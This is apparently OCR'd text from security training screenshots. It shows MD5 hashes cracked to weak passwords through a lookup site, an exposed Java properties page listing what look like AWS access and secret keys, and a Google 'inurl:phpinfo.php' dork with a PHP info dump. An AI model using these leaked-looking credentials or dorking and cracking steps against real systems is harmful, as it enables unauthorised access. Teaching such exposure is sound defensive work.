
Max: 64

Please use a standard list format

```
7b24afc8bc80e548d66c4e7ff72171c5
7c6a180b36896a0a8c02787eeafb0e4c
```

```
7b24afc8bc80e548d66c4e7ff72171c5 MD5 : toor
7c6a180b36896a0a8c02787eeafb0e4c MD5 :
password1
```

http://www.hashkiller.co.uk/




172.25.2.21

System Properties

Key	Value
jboss.i18n.generate-proxies	true
java.runtime.name	Java(TM) SE Runtime Environment
sun.boot.library.path	/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Contents/Home/jre/lib
java.vm.version	25.25-b02
gopherProxySet	false
java.vm.vendor	Oracle Corporation
java.vendor.url	http://java.oracle.com/
path.separator	:
java.vm.name	Java HotSpot(TM) 64-Bit Server VM
file.encoding.pkg	sun.io
aws.access.key.id	AKIAPDFUIHP6KKPJQGA
user.country	US
sun.os.patch.level	unknown
PID	10078
java.vm.specification.name	Java Virtual Machine Specification
user.dir	/Users/cjudd/devl/workspaces/juddsolutions/wordyninjablog
java.runtime.version	1.8.0_25-b17
aws.secret.key	E7HIJrNV22819uYFW7n4L0RSG96WG5A74789zkzTeRuhe
java.vm.specification.version	1.8
sun.java.command	ninja.wordy.blog.Application
java.home	/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Contents/Home/jre
sun.arch.data.model	64
user.language	en
java.specification.vendor	Oracle Corporation
awt.toolkit	sun.lwawt.macosx.LWCToolkit
java.vm.info	mixed mode
java.version	1.8.0_25
java.ext.dirs	/Users/cjudd/Library/Java/Extensions:/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Contents/Home/jre/lib/ext:/Library/Java/Extensions:/Netw
sun.boot.class.path	/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Contents/Home/jre/lib/resources.jar:/Library/Java/JavaVirtualMachines/jdk1.8.0_25.jdk/Conten
java.awt.headless	true
java.vendor	Oracle Corporation
catalina.base	/private/var/folders/sc/7bf34p8956v_bvdbjsryq3rc0000gn/T/tomcat.5565713994553205479.8080
file.separator	/
java.vendor.url.bug	http://bugreport.sun.com/bugreport/
sun.io.unicode.encoding	UnicodeBig
sun.cpu.endian	little
socksNonProxyHosts	local|*.local|169.254/16|*.169.254/16
ftp.nonProxyHosts	local|*.local|169.254/16|*.169.254/16
sun.cpu.isalist	


Google inurl:phpinfo.php



PHP Version 5.2.0-8+etch16

System	Linux austin 2.6.32-26-pve #1 SMP Mon Oct 14 08:22:20 CEST 2013 x86_64
Build Date	Nov 24 2009 06:54:14
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/apache2/confixx_phpini/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/curl.ini, /etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/imap.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini, /etc/php5/cgi/conf.d/suhosin.ini, /etc/php5/cgi/conf.d/zend.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v2.2.0, Copyright (c) 1998-2006 Zend Technologies



